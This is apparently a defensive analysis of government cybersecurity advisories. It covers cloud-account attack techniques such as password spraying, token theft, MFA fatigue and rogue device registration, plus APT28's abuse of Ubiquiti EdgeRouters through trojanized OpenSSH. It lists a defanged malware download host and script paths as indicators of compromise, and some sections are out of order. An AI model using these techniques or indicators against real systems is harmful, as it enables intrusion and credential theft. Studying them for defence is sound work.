The adaptation of actors to target cloud services has significant implications for cybersecurity. It underscores the need for organizations to implement robust security measures tailored to the cloud environment. This includes enforcing strong password policies, implementing MFA, managing and monitoring service and dormant accounts, and configuring device enrollment policies to prevent unauthorized access. Additionally, adjusting the validity time of system-issued tokens and employing network-level defenses to detect and mitigate the use of residential proxies are critical steps in defending against these threats.

D. *TTPs details:*

- **Credential Access / T1110 Brute Forcing:** actors utilize password spraying and brute forcing as initial infection vectors. This approach involves attempting multiple passwords against different accounts (password spraying) or numerous password attempts on a single account (brute forcing) to gain unauthorized access.
- **Initial Access / T1078.004 Valid Accounts: Cloud Accounts:** The actors gain access to cloud services by using compromised credentials. This includes targeting both system accounts (used for automated tasks and services) and dormant accounts (inactive accounts that still remain on the system).
- **Credential Access / T1528 Steal Application Access Token:** Actors exploit stolen access tokens to log into accounts without needing the passwords. Access tokens are digital keys that allow access to user accounts, and

obtaining these can bypass traditional login mechanisms.

- **Credential Access / T1621 Multi-Factor Authentication Request Generation:** Known as 'MFA bombing' or 'MFA fatigue,' this technique involves actors repeatedly sending MFA requests to a victim's device. The goal is to overwhelm or fatigue the victim into accepting the request, thus granting the attacker access.
- **Command and Control / T1090.002 Proxy: External Proxy:** To maintain covert operations and blend in with normal traffic, actors use open proxies located in residential IP ranges. This makes malicious connections harder to distinguish from legitimate user activity in access logs.
- **Persistence / T1098.005 Account Manipulation: Device Registration:** After gaining access to accounts, actors attempt to register their own devices on the cloud tenant. Successful device registration can provide persistent access to the cloud environment.

1) *Access via Service and Dormant Accounts*

One of the key strategies employed by actors involves targeting service and dormant accounts within cloud environments. Service accounts are used to run and manage applications and services without direct human interaction. These accounts are particularly vulnerable because they often cannot be protected with multi-factor authentication (MFA) and may have highly privileged access depending on their role in managing applications and services. By gaining access to these accounts, threat actors can obtain privileged initial access to a network, which they can use as a launchpad for further operations

The document also highlights that campaigns have targeted dormant accounts—accounts belonging to users who are no longer active within the victim organization but have not been removed from the system. These accounts can be exploited by attackers to regain access to a network, especially following incident response measures such as enforced password resets. Actors have been observed logging into these inactive accounts and following password reset instructions, allowing them to maintain access even after incident response teams have attempted to evict them

2) *Cloud-Based Token Authentication*

Another TTP mentioned in the document is the use of cloud-based token authentication. Actors have been observed using system-issued access tokens to authenticate victims' accounts without needing a password. This technique bypasses traditional credential-based authentication methods and can be particularly effective if the validity period of these tokens is long or if the tokens are not properly secured and managed

3) *Brute Forcing and Password Spraying*

The document also describes the use of brute forcing (T1110) and password spraying by actors as initial infection vectors. These techniques involve attempting to access accounts by trying many passwords or using common passwords against many accounts, respectively. Such methods are often successful

due to the use of weak or reused passwords across different accounts

4) *The Role of Access Tokens*

Access tokens are an integral part of modern authentication systems, especially in cloud environments. They are designed to simplify the login process for users and provide a secure method of accessing resources without repeatedly entering credentials. Tokens are typically issued after a user logs in with a username and password, and they can be used for subsequent authentication requests.

5) *Risks Associated with Token Authentication*

While token-based authentication can offer convenience and security, it also introduces specific risks if not properly managed. If threat actors obtain these tokens, they can gain access to accounts without needing to know the passwords. This can be particularly problematic if the tokens have a long validity period or if they are not adequately secured.

6) *Adjusting Token Validity*

The document notes that the default validity time of system-issued tokens can vary depending on the system in use. However, it is crucial for cloud platforms to provide administrators with the ability to adjust the validity time of these tokens to suit their security needs. Shortening the validity period of tokens can reduce the window of opportunity for unauthorized access if tokens are compromised.

7) *Bypassing Password Authentication and MFA*

The document details how actors have successfully bypassed password authentication on personal accounts through techniques such as password spraying and credential reuse. Password spraying involves attempting to access a large number of accounts using commonly used passwords, while credential reuse exploits the tendency of users to recycle the same passwords across multiple accounts. These methods exploit weaknesses in password-based authentication systems to gain initial access to accounts.

Furthermore, actors have employed a technique known as 'MFA bombing' or 'MFA fatigue' (T1621) to bypass multi-factor authentication (MFA) systems. This technique involves repeatedly sending MFA requests to a victim's device until the victim, overwhelmed or frustrated by the constant notifications, accepts the request. This method effectively exploits human psychology and the inconvenience of repeated notifications to circumvent an otherwise robust security measure.

8) *Enrolling New Devices to the Cloud*

Once past these initial security barriers, the document reports that actors have been observed registering their own devices as new devices on the cloud tenant (T1098.005). This step is critical for maintaining access to the cloud environment and facilitating further malicious activities. The success of this tactic hinges on the absence of stringent device validation rules within the cloud tenant's security configuration. Without proper device validation measures, attackers can easily add unauthorized devices to the network, granting them access to sensitive data and systems.

9) *Defense Against Unauthorized Device Enrollment*

The document highlights the importance of configuring the network with robust device enrollment policies as a defense mechanism against such attacks. By implementing strict device validation rules and enrollment policies, organizations can significantly reduce the risk of unauthorized device registration. Instances where these measures have been effectively applied have successfully defended against actors, denying them access to the cloud tenant.

10) *Residential Proxies and Their Use by Actors*

Residential proxies are intermediary services that allow users to route their internet traffic through an IP address provided by an internet service provider (ISP) that is typically assigned to a residential address. This makes the traffic appear as if it is originating from a regular home user, which can be particularly useful for cyber actors looking to blend in with normal internet traffic and avoid raising red flags.

The use of residential proxies by actors serves to obfuscate their true location and the source of their malicious activities. By making their traffic appear to come from legitimate ISP ranges used by residential broadband customers, they can significantly reduce the likelihood of their connections being flagged as malicious. This tactic complicates the efforts of cybersecurity defenses that rely on IP address reputation or geolocation as indicators of compromise.

11) *Challenges Posed by Residential Proxies*

The effectiveness of residential proxies in hiding the origin of traffic presents a challenge for network defenses. Traditional security measures that track and block known malicious IP addresses may not be effective against attackers using residential proxies, as these IP addresses may not have a prior history of malicious activity and are indistinguishable from those of legitimate users.

E. *Authentication as a Key Step*

1) *Authentication as a Key Step in Cloud Security*

In the evolving landscape of cybersecurity, the adaptation of cyber actors to target cloud services underscores a pivotal shift in the tactics of cyber espionage. This transition from exploiting on-premises network vulnerabilities to directly targeting cloud-based infrastructures marks a significant evolution in cyber threats. At the heart of this shift is the critical role of authentication as a key step in securing cloud-hosted networks against sophisticated cyber actors.

2) *The Importance of Authentication in Cloud Environments*

Authentication serves as the gateway to cloud services, determining whether access should be granted to a user or system. In cloud environments, where resources and data are hosted off-premises and accessed over the internet, the importance of robust authentication mechanisms cannot be overstated. Unlike traditional on-premises setups, where physical security measures and internal network defenses can provide layers of security, cloud services are inherently more exposed to the internet. This exposure makes the initial step of authentication not just a security measure, but a critical defense mechanism against unauthorized access.

3) *Challenges in Cloud Authentication*

The shift towards cloud services brings with it unique challenges in implementing effective authentication strategies. One of the primary challenges is the diverse and dynamic nature of cloud environments. Users access cloud services from various locations, devices, and networks, necessitating flexible yet secure authentication mechanisms that can adapt to different contexts without compromising security.

Moreover, the scalability of cloud services means that authentication mechanisms must be able to handle a large number of access requests without introducing significant latency or reducing the user experience. This requirement for scalability and user-friendliness often conflicts with the need for stringent security measures, creating a delicate balance that organizations must navigate.

4) Strategies for Strengthening Cloud Authentication

To address the challenges of cloud authentication and protect against sophisticated cyber actors, organizations can adopt several strategies:

- **Multi-Factor Authentication (MFA):** MFA adds an extra layer of security by requiring users to provide two or more verification factors to gain access. This approach significantly reduces the risk of unauthorized access, as obtaining multiple authentication factors is considerably more difficult for attackers.
- **Adaptive Authentication:** Adaptive authentication mechanisms adjust the authentication requirements based on the context of the access request. Factors such as the user's location, device, and behavior can influence the authentication process, allowing for stricter controls in higher-risk scenarios.
- **Zero Trust Architecture:** Adopting a zero-trust approach to cloud security, where no user or system is trusted by default, can enhance the effectiveness of authentication. This model requires strict identity verification for every user and device trying to access resources, regardless of their location or network.
- **Use of Biometrics:** Biometric authentication methods, such as fingerprint scans or facial recognition, offer a high level of security by leveraging unique physical characteristics of users. These methods can be particularly effective in preventing unauthorized access in cloud environments.
- **Encryption of Authentication Data:** Ensuring that all authentication data is encrypted, both in transit and at rest, can protect against interception and misuse by attackers. This includes encryption of passwords, authentication tokens, and other sensitive information involved in the authentication process.

F. Increased Importance of Initial Access

1) The Increased Importance of Initial Access in Cloud Security

The shift in focus by cyber actors to cloud services has brought the importance of securing initial access to the forefront of cybersecurity efforts. In cloud environments, initial access represents the critical juncture at which the security of the entire

system is most vulnerable. Unlike traditional on-premises networks, where multiple layers of security can be deployed, cloud services are accessed over the internet, making the initial point of entry a prime target for attackers.

2) Initial Access as a Foothold for Attackers

Gaining initial access to cloud services allows attackers to establish a foothold within the target environment. From this position, they can potentially escalate privileges, move laterally across the network, and access sensitive data. The distributed nature of cloud services also means that compromising a single account can have far-reaching consequences, potentially giving attackers access to a wide array of resources and data.

3) Challenges in Securing Initial Access

- **Remote Access:** Cloud services are designed to be accessed remotely, which inherently increases the attack surface. Remote access points must be secured against unauthorized entry while still providing legitimate users with the necessary access.
- **Identity and Access Management (IAM):** In cloud environments, IAM becomes a critical component of security. Organizations must ensure that IAM policies are robust and that permissions are granted based on the principle of least privilege to minimize the risk of initial access by unauthorized entities.
- **Phishing and Social Engineering:** Attackers often use phishing and social engineering tactics to gain initial access. These methods exploit human factors rather than technical vulnerabilities, making them difficult to defend against with traditional security measures.

4) Examples of Initial Access Techniques

- **Credential Stuffing:** This technique involves using previously breached username and password pairs to gain unauthorized access to accounts, banking on the likelihood that individuals reuse credentials across multiple services.
- **Exploiting Misconfigurations:** Cloud services can be complex to configure correctly, and attackers often exploit misconfigurations, such as open storage buckets or improperly set access controls, to gain initial access.
- **Compromising Third-Party Services:** Attackers may target third-party services that integrate with cloud environments, such as SaaS applications, to gain initial access to the cloud infrastructure.

5) Mitigating the Risks of Initial Access

- **Comprehensive Access Policies:** Establishing and enforcing comprehensive access policies can help control who has access to cloud resources and under what conditions.
- **Regular Audits and Reviews:** Conducting regular audits and reviews of access logs and permissions can help identify and rectify potential vulnerabilities before they are exploited.

- **Security Awareness Training:** Educating employees about the risks of phishing and social engineering can reduce the likelihood of credentials being compromised.
- **Endpoint Security:** Ensuring that all devices used to access cloud services are secure and up-to-date can prevent attackers from exploiting endpoint vulnerabilities to gain initial access.
- **Anomaly Detection:** Implementing anomaly detection systems can help identify unusual access patterns or login attempts that may indicate an attempted breach.

G. Expansion of Targeting

1) The Expansion of Targeting

The strategic expansion of targeting by cyber actors to a broader range of sectors is a concerning development in the realm of global cybersecurity. This diversification of targets reflects a calculated approach by these actors to exploit the interconnected nature of modern industries and the increasing reliance on cloud services across various sectors.

2) Broadening the Scope of Espionage

The expansion into sectors such as aviation, education, law enforcement, local and state councils, government financial departments, and military organizations demonstrates their intent to gather intelligence from a wide spectrum of sources. This broad targeting strategy suggests that they are not only interested in traditional national security-related information but also in acquiring a diverse set of data that could provide economic, political, or technological advantages.

3) Implications for Different Sectors

- **Aviation:** The aviation industry involves a complex ecosystem of airlines, airports, manufacturers, and support services, all of which handle sensitive data related to national security, safety, and proprietary technology.
- **Education:** Universities and research institutions are rich sources of cutting-edge research and intellectual property. They are often targeted for their groundbreaking work in science, technology, and defense-related areas.
- **Law Enforcement:** Law enforcement agencies hold sensitive data on criminal investigations, national security matters, and personal information of citizens, making them a high-value target for espionage.
- **Local and State Councils:** Local and state government entities manage critical infrastructure, citizen services, and have access to vast amounts of personal data, which can be exploited for various malicious purposes.
- **Government Financial Departments:** These departments handle sensitive economic data and have insights into national financial strategies and policies, which can be valuable for foreign intelligence services.
- **Military Organizations:** Military targets are of high interest due to their strategic importance and access to classified information on defense capabilities, operations, and technologies.

4) Challenges in Defending a Wide Range of Targets

- **Diverse Security Postures:** Different sectors have varying levels of cybersecurity maturity and resources, making some more vulnerable to sophisticated cyber threats.
- **Interconnectedness:** The interconnected nature of these sectors means that a breach in one area can have cascading effects on others, as seen in supply chain attacks.

5) Strategies for Mitigating Expanded Targeting Risks

- **Sector-Specific Cybersecurity Frameworks:** Developing and implementing cybersecurity frameworks tailored to the unique needs and risks of each sector can enhance overall security.
- **Information Sharing:** Sharing threat intelligence and best practices within and between sectors can help organizations stay ahead of emerging threats and coordinate responses to incidents.
- **Regular Security Assessments:** Conducting regular security assessments and penetration testing can help organizations identify and address vulnerabilities before they are exploited.
- **Supply Chain Security:** Strengthening the security of the supply chain is critical, as attackers often target less secure elements within the supply chain to gain access to larger organizations.
- **Incident Response Planning:** Having a well-defined incident response plan can ensure that organizations are prepared to quickly and effectively respond to a breach.

H. Use of Service and Dormant Accounts

1) The Use of Service and Dormant Accounts in Attacks

The exploitation of service and dormant accounts by cyber actors represents a sophisticated and often overlooked vector of cyber-attacks. These accounts, which are created for various operational purposes within an organization's cloud and on-premises environments, can provide attackers with the access they need to carry out their objectives if not properly managed and secured.

2) Understanding Service and Dormant Accounts

Service accounts are specialized accounts used by applications or services to interact with the operating system or other services. They often have elevated privileges to perform specific tasks and may not be tied to an individual user's identity. Dormant accounts, on the other hand, are user accounts that are no longer actively used, either because the user has left the organization or the account's purpose has been fulfilled. These accounts are particularly risky because they are frequently forgotten, left with more privileges than necessary, and not monitored as closely as active user accounts.

3) Why Service and Dormant Accounts Are Targeted

- **Elevated Privileges:** Service accounts often have elevated privileges necessary for system tasks, which can be exploited to gain wide access to an organization's network.

- **Lack of Monitoring:** Dormant accounts are not regularly used, making them less likely to be monitored for suspicious activity, and thus an attractive target for attackers.
- **Weak or Default Credentials:** Service accounts may be configured with weak or default credentials that are easier for attackers to guess or find through brute force attacks.
- **Bypassing User Behavior Analytics:** Since service accounts perform automated tasks, their behavior patterns can be predictable, allowing malicious activities to blend in with normal operations and evade detection.

4) *The Threat Posed by Compromised Accounts*

- **Move Laterally:** Use the account's privileges to move laterally within the network, accessing other systems and data.
- **Escalate Privileges:** Leverage the account to escalate privileges and gain administrative access to critical systems.
- **Maintain Persistence:** Establish a persistent presence within the network, making it more difficult to detect and remove the attacker.
- **Exfiltrate Data:** Access and exfiltrate sensitive data, leading to data breaches and intellectual property theft.

5) *Mitigating the Risks Associated with Service and Dormant Accounts*

- **Regular Audits:** Conduct regular audits of all accounts to identify and deactivate dormant accounts and ensure that service accounts have the minimum necessary privileges.
- **Strong Authentication Controls:** Enforce strong password policies and use multi-factor authentication (MFA) for service accounts where possible.
- **Monitoring and Alerting:** Implement monitoring and alerting mechanisms to detect unusual activities associated with service and dormant accounts.
- **Segregation of Duties:** Apply the principle of segregation of duties to service accounts to limit the scope of access and reduce the risk of misuse.
- **Automated Management Tools:** Utilize automated account management tools to keep track of account usage and lifecycle, ensuring that accounts are deactivated when no longer needed.

I. *Sophistication of cyber actors*

1) *The Sophistication of Cyber Operations*

The actors has demonstrated a high level of sophistication in its cyber operations, reflecting a deep understanding of the global cyber landscape and an ability to adapt and innovate in the face of evolving security measures. This sophistication is not only evident in the technical capabilities but also in their strategic approach to cyber espionage, which involves careful target selection, meticulous planning, and the use of advanced tactics, techniques, and procedures (TTPs).

2) *Technical Prowess and Innovation*

Cyber operations are characterized by the use of custom malware and zero-day vulnerabilities—previously unknown software vulnerabilities that haven't been disclosed to the software maker or the public. The exploitation of these vulnerabilities allows them to infiltrate target networks undetected. An example of this is the SolarWinds supply chain attack, where is believed to have compromised the software development process to insert malicious code into a software update, affecting thousands of SolarWinds' clients, including government agencies and Fortune 500 companies.

3) *Operational Security and Stealth*

Operational security (OpSec) is a hallmark of operations, with the agency going to great lengths to cover its tracks and maintain stealth within compromised networks. This includes the use of encrypted channels for exfiltrating data, the careful management of command-and-control servers to avoid detection, and the use of legitimate tools and services (a technique known as "living off the land") to blend in with normal network activity. The ability to maintain a low profile within target networks often allows them to conduct long-term espionage operations without detection.

4) *Psychological and Social Engineering Tactics*

Beyond technical capabilities, it has shown adeptness in psychological and social engineering tactics. These methods are designed to manipulate individuals into divulging sensitive information or performing actions that compromise security. Phishing campaigns, spear-phishing, and other forms of social engineering are frequently used to gain initial access to target networks or to escalate privileges once inside.

5) *Target Selection and Intelligence Gathering*

The target selection process is strategic and aligned with Russia's national interests. Targets are carefully chosen based on their potential to provide valuable intelligence, whether it be political, economic, technological, or military. Once a target is compromised, the actors focus on long-term access and intelligence gathering, prioritizing stealth and persistence over immediate gains. This approach allows them to collect a comprehensive picture of the target's activities, relationships, and plans.

6) *Adaptability to the Cybersecurity Landscape*

One of the most defining aspects is its adaptability. The shift towards targeting cloud services and exploiting service and dormant accounts is a testament to this adaptability. By continuously refining their methods and exploring new vectors of attack, the actors remain a persistent and evolving threat in the cyber domain.

J. *Defense through Cybersecurity Fundamentals*

1) *Defense through Cybersecurity Fundamentals in the APT*

In the contemporary cybersecurity landscape, marked by the sophisticated operations of actors, the importance of adhering to cybersecurity fundamentals cannot be overstated. While advanced threats continue to evolve, leveraging cutting-edge tactics, techniques, and procedures (TTPs), a strong foundation in cybersecurity fundamentals remains a critical line of defense for organizations across all sectors. This foundational approach

to cybersecurity emphasizes the implementation of best practices, policies, and controls that are designed to protect against a wide range of threats, including those from highly sophisticated adversaries.

2) *Understanding Cybersecurity Fundamentals*

- **Access Control:** Ensuring that only authorized users have access to information systems and data, and that they are only able to perform actions that are necessary for their role.
- **Data Encryption:** Protecting data at rest and in transit through encryption, making it unreadable to unauthorized users.
- **Patch Management:** Regularly updating software and systems to address vulnerabilities and reduce the risk of exploitation.
- **Firewalls and Intrusion Detection Systems (IDS):** Implementing firewalls to block unauthorized access and IDS to monitor network traffic for suspicious activity.
- **Multi-Factor Authentication (MFA):** Requiring users to provide two or more verification factors to gain access to systems, significantly enhancing security.
- **Security Awareness Training:** Educating employees about cybersecurity risks and best practices to prevent social engineering attacks and other threats.
- **Incident Response Planning:** Preparing for potential security incidents with a well-defined plan for response and recovery.

3) *The Role of Fundamentals in Defending Against Sophisticated Threats*

While sophisticated cyber actors like the actors employ advanced techniques to bypass security measures, many of their strategies still exploit basic security weaknesses—such as poor password management, unpatched software, and insufficient access controls. By adhering to cybersecurity fundamentals, organizations can address these vulnerabilities, making it significantly more difficult for attackers to gain initial access or move laterally within a network.

For example, the implementation of MFA can prevent unauthorized access even if credentials are compromised. Regular patch management can close off vulnerabilities before they can be exploited in a zero-day attack. Security awareness training can reduce the risk of employees falling victim to phishing or other social engineering tactics.

4) *Challenges in Maintaining Cybersecurity Fundamentals*

Despite the clear benefits, maintaining a strong foundation in cybersecurity fundamentals can be challenging for organizations. This can be due to a variety of factors, including resource constraints, the complexity of modern IT environments, and the rapid pace of technological change. Additionally, as organizations increasingly adopt cloud services and other advanced technologies, the cybersecurity landscape becomes more complex, requiring continuous adaptation of fundamental security practices.

5) *Strategies for Strengthening Fundamental Defenses*

- **Continuous Risk Assessment:** Regularly assessing the organization's security posture to identify vulnerabilities and prioritize remediation efforts.
- **Leveraging Security Frameworks:** Adopting comprehensive security frameworks, such as the NIST Cybersecurity Framework, to guide the implementation of best practices and controls.
- **Automating Security Processes:** Utilizing automation to streamline security processes, such as patch management and monitoring, to enhance efficiency and effectiveness.
- **Fostering a Culture of Security:** Building a strong security culture within the organization, where cybersecurity is viewed as a shared responsibility among all employees.
- **Collaboration and Information Sharing:** Engaging in collaboration and information sharing with industry peers and government agencies to stay informed about emerging threats and best practices.

K. *Mitigations to Strengthen Defense*

1) *Mitigations to Strengthen Defense Against APT*

In the context of heightened cyber threats from sophisticated actors, organizations must employ a comprehensive set of mitigations to strengthen their defenses. These mitigations are designed to address vulnerabilities across various aspects of an organization's infrastructure and operations, thereby reducing the risk of successful cyber-attacks. Implementing these mitigations requires a strategic approach that encompasses both technical solutions and organizational processes.

2) *Key Mitigation Strategies*

- **Implement Multi-Factor Authentication (MFA):** MFA is one of the most effective controls for securing user accounts against compromise. By requiring multiple forms of verification, MFA makes it significantly more difficult for attackers to gain unauthorized access, even if they have obtained a user's credentials.
- **Regular Patching and Updates:** Keeping software and systems up to date with the latest patches is crucial for closing security gaps that could be exploited by attackers. A regular patch management process should be established to ensure timely application of updates.
- **Network Segmentation:** Dividing the network into smaller, controlled segments can limit an attacker's ability to move laterally within the network and access sensitive areas. Segmentation also helps contain potential breaches to a smaller subset of the network.
- **Endpoint Protection:** Deploying advanced endpoint protection solutions can help detect and prevent malicious activities on devices that access the organization's network. This includes the use of antivirus software, host-based intrusion prevention systems, and endpoint detection and response (EDR) tools.

- **Security Awareness Training:** Educating employees about cybersecurity risks and best practices is essential for preventing social engineering attacks, such as phishing. Regular training can help create a culture of security awareness within the organization.
- **Least Privilege Access Control:** Ensuring that users have only the access rights necessary for their role helps minimize the potential impact of account compromise. Access controls should be regularly reviewed and adjusted as necessary.
- **IR Planning:** Having a well-defined and tested incident response plan enables organizations to respond quickly and effectively to security incidents, minimizing damage and restoring operations as soon as possible.
- **Continuous Monitoring and Detection:** Implementing continuous monitoring and detection capabilities can help identify suspicious activities early on. This includes the use of security information and event management (SIEM) systems, intrusion detection systems (IDS), and network traffic analysis.
- **Secure Configuration and Hardening:** Systems should be securely configured and hardened against attacks. This involves disabling unnecessary services, applying secure configuration settings, and ensuring that security features are enabled.
- **Backup and Recovery:** Regular backups of critical data and systems, along with robust recovery procedures, are essential for resilience against ransomware and other destructive attacks. Backups should be tested regularly to ensure they can be relied upon in an emergency.
- **Detailed TTPs:** It provides detailed information on the tactics, techniques, and procedures (TTPs) used by actors, including the use of service and dormant accounts, which can help organizations identify potential threats and vulnerabilities.
- **Sector-Specific Insights:** The document outlines the expansion of targeting to sectors such as aviation, education, law enforcement, and military organizations, offering sector-specific insights that can help these industries bolster their defenses.
- **Mitigation Strategies:** It offers practical mitigation strategies that organizations can implement to strengthen their defenses against initial access by actors, such as implementing MFA and managing system accounts.
- **Emphasis on Fundamentals:** The advisory emphasizes the importance of cybersecurity fundamentals, which can help organizations establish a strong baseline defense against sophisticated actors.
- **Global Supply Chain Relevance:** The document references the actors' involvement in the SolarWinds supply chain compromise, highlighting the global implications of such cyber espionage activities.

2) Drawbacks:

- **Resource Intensity:** Implementing the recommended mitigations may require significant resources, which could be challenging for smaller organizations with limited cybersecurity budgets and personnel.
- **Complexity of Cloud Security:** The document points out the inherent challenges in securing cloud infrastructure, which may require specialized knowledge and skills that not all organizations possess.
- **Evolving Tactics:** While the document provides current TTPs, the actors' tactics are constantly evolving, which means that defenses based solely on this advisory may quickly become outdated.
- **Potential for Overemphasis on Specific Threats:** Focusing too much on such actors could lead organizations to neglect other threat actors or vectors that are equally dangerous but not covered in the document.
- **Shared Responsibility Model:** The document implies a shared responsibility model for cloud security, which may lead to confusion about the division of security responsibilities between cloud providers and customers.
- **False Sense of Security:** Organizations might develop a false sense of security by relying on the mitigations suggested, without considering the need for a dynamic and adaptive security posture to respond to new threats.

3) Challenges in Implementing Mitigations

While these mitigations are effective in theory, organizations often face challenges in their implementation. These challenges can include limited resources, the complexity of IT environments, the need for specialized skills, and the difficulty of balancing security with business requirements. Additionally, the rapidly evolving nature of cyber threats means that mitigation strategies must be continually reassessed and updated.

4) Collaborative Efforts and Information Sharing

To overcome these challenges and enhance the effectiveness of mitigations, organizations can engage in collaborative efforts and information sharing with industry partners, government agencies, and cybersecurity communities. This collaboration can provide access to shared knowledge, threat intelligence, and best practices that can inform and improve an organization's mitigation efforts.


L. Benefits and drawbacks of NSA's advisory

1) Benefits:

- **Awareness and Understanding:** The document raises awareness about the shift in tactics towards cloud services, which is crucial for organizations to understand the current threat landscape.



NSA'S PANIC. UBIQUITI



Abstract – This document provides a comprehensive analysis of the joint Cybersecurity Advisory (CSA) released by the Federal Bureau of Investigation (FBI), National Security Agency (NSA), US Cyber Command, and international partners, detailing the exploitation of compromised Ubiquiti EdgeRouters by APT28 to facilitate malicious cyber operations globally. The analysis delves into various aspects of the advisory, including the tactics, techniques, and procedures (TTPs) employed by the threat actors, indicators of compromise (IOCs), and recommended mitigation strategies for network defenders and EdgeRouter users.

This qualitative summary of the CSA provides valuable insights for cybersecurity professionals, network defenders, and specialists across various sectors, offering a deeper understanding of the nature of state-sponsored cyber threats and practical guidance on enhancing network security against sophisticated adversaries. The analysis is particularly useful for those involved in securing critical infrastructure, as it highlights the evolving tactics of cyber threat actors and underscores the importance of international collaboration in cybersecurity efforts.

A. Introduction

The document titled “Cyber Actors Use Compromised Routers to Facilitate Cyber Operations” released by the Federal Bureau of Investigation (FBI), National Security Agency (NSA), US Cyber Command, and international partners warns of use of compromised Ubiquiti EdgeRouters to facilitate malicious cyber operations worldwide.

The popularity of Ubiquiti EdgeRouters is attributed to their user-friendly, Linux-based operating system, default credentials, and limited firewall protections. The routers are often shipped with insecure default configurations and do not automatically update firmware unless configured by the user.

The compromised EdgeRouters have been used by APT28 to harvest credentials, collect NTLMv2 digests, proxy network traffic, and host spear-phishing landing pages and custom tools. APT28 accessed the routers using default credentials and trojanized OpenSSH server processes. With root access to the

compromised routers, the actors had unfettered access to the Linux-based operating systems to install tooling and obfuscate their identity.

APT28 also deployed custom Python scripts on the compromised routers to collect and validate stolen webmail account credentials obtained through cross-site scripting and browser-in-the-browser spear-phishing campaigns. Additionally, they exploited a critical zero-day elevation-of-privilege vulnerability in Microsoft Outlook (CVE-2023-23397) to collect NTLMv2 digests from targeted Outlook accounts and used publicly available tools to assist with NTLM relay attacks

B. Keypoints and takeaways

- APT28 (also known as Fancy Bear, Forest Blizzard, and Strontium) have been exploiting compromised Ubiquiti EdgeRouters to conduct malicious cyber ops globally.
- The exploitation includes harvesting credentials, collecting NTLMv2 digests, proxying network traffic, and hosting spear-phishing landing pages and custom tools.
- The FBI, NSA, US Cyber Command, and international partners have issued a joint Cybersecurity Advisory (CSA) detailing the threat and providing mitigation recommendations.
- The advisory includes observed tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), and maps the threat actors' activity to the MITRE ATT&CK framework.
- The advisory urges immediate action to mitigate the threat, including performing hardware factory resets, updating firmware, changing default credentials, and implementing strategic firewall rules.
- APT28 has used compromised EdgeRouters since at least 2022 to facilitate covert operations against various industries and countries, including the US.
- The EdgeRouters are popular due to their user-friendly Linux-based operating system but are often shipped with default credentials and limited firewall protections.
- The advisory provides detailed TTPs and IOCs to help network defenders identify and mitigate the threat.
- The advisory also includes information on how to map malicious cyber activity to the MITRE ATT&CK framework.
- Organizations using Ubiquiti EdgeRouters must take immediate action to secure their devices against APT28 exploitation.
- The recommended actions include resetting hardware to factory settings, updating to the latest firmware, changing default usernames and passwords, and implementing strategic firewall rules.
- Network defenders should be aware of the TTPs and IOCs provided in the advisory to detect and respond to potential compromises.

C. Threat Actor Activity

Their operations have targeted various industries, including Aerospace & Defense, Education, Energy & Utilities, Governments, Hospitality, Manufacturing, Oil & Gas, Retail, Technology, and Transportation. The targeted countries include the Czech Republic, Italy, Lithuania, Jordan, Montenegro, Poland, Slovakia, Turkey, Ukraine, United Arab Emirates, and the US, with a strategic focus on individuals in Ukraine.

Potential consequences and impacts on these affected industries include:

- Data breaches and theft of sensitive information, intellectual property, or trade secrets.
- Disruption of critical infrastructure operations, such as power grids, transportation systems, or manufacturing processes.
- Compromise of government networks and systems, potentially leading to espionage or national security threats.
- Financial losses due to operational disruptions, theft of customer data, or reputational damage.
- Potential safety risks if control systems or operational technology (OT) networks are compromised.
- Loss of customer trust and confidence in the affected organizations.

D. Moobot OpenSSH Trojan

APT28 actors have been leveraging default credentials and trojanized OpenSSH server processes to access Ubiquiti EdgeRouters. The trojanized OpenSSH server processes are associated with Moobot, a Mirai-based botnet that infects Internet of Things (IoT) devices using remotely exploitable vulnerabilities, such as weak or default passwords.

1) Trojanized OpenSSH Server Binaries

Trojanized OpenSSH server binaries downloaded from `packinstall[.]kozow[.]com` have replaced legitimate binaries on EdgeRouters accessed by APT28. These trojanized binaries allow remote attackers to bypass authentication and gain unauthorized access to the compromised routers.

The Moobot botnet is known for its ability to exploit vulnerabilities in IoT devices, particularly those with weak or default passwords. By replacing the legitimate OpenSSH server binaries with trojanized versions, APT28 actors can maintain persistent access to the compromised EdgeRouters and use them for various malicious purposes.

2) Mirai-based Botnet

Moobot is a Mirai-based botnet, which means it is derived from the infamous Mirai malware that first emerged in 2016. Mirai is designed to scan for and infect IoT devices by exploiting common vulnerabilities and using default credentials. Once a device is infected, it becomes part of the botnet and can be used for distributed denial-of-service (DDoS) attacks, credential stuffing, and other malicious activities.

The use of a Mirai-based botnet like Moobot highlights the importance of securing IoT devices, such as routers, by changing default passwords and keeping the firmware up to date. The combination of weak or default passwords and unpatched vulnerabilities makes these devices an attractive target for threat actors like APT28.

3) Impact on Compromised EdgeRouters

With the trojanized OpenSSH server processes in place, APT28 actors can maintain persistent access to the compromised EdgeRouters. This allows them to use the routers as a platform for various malicious activities, such as:

- Harvesting credentials
- Collecting NTLMv2 digests
- Proxying network traffic
- Hosting spear-phishing landing pages and custom tools

E. Credential Access via Python Scripts

APT28 actors have been hosting custom Python scripts on compromised Ubiquiti EdgeRouters to collect and validate stolen webmail account credentials. These scripts are typically stored alongside related log files in the home directory of a compromised user, such as:

- `/home/<compromised user>/srv/core.py`
- `/home/<compromised user>/srv/debug.txt`

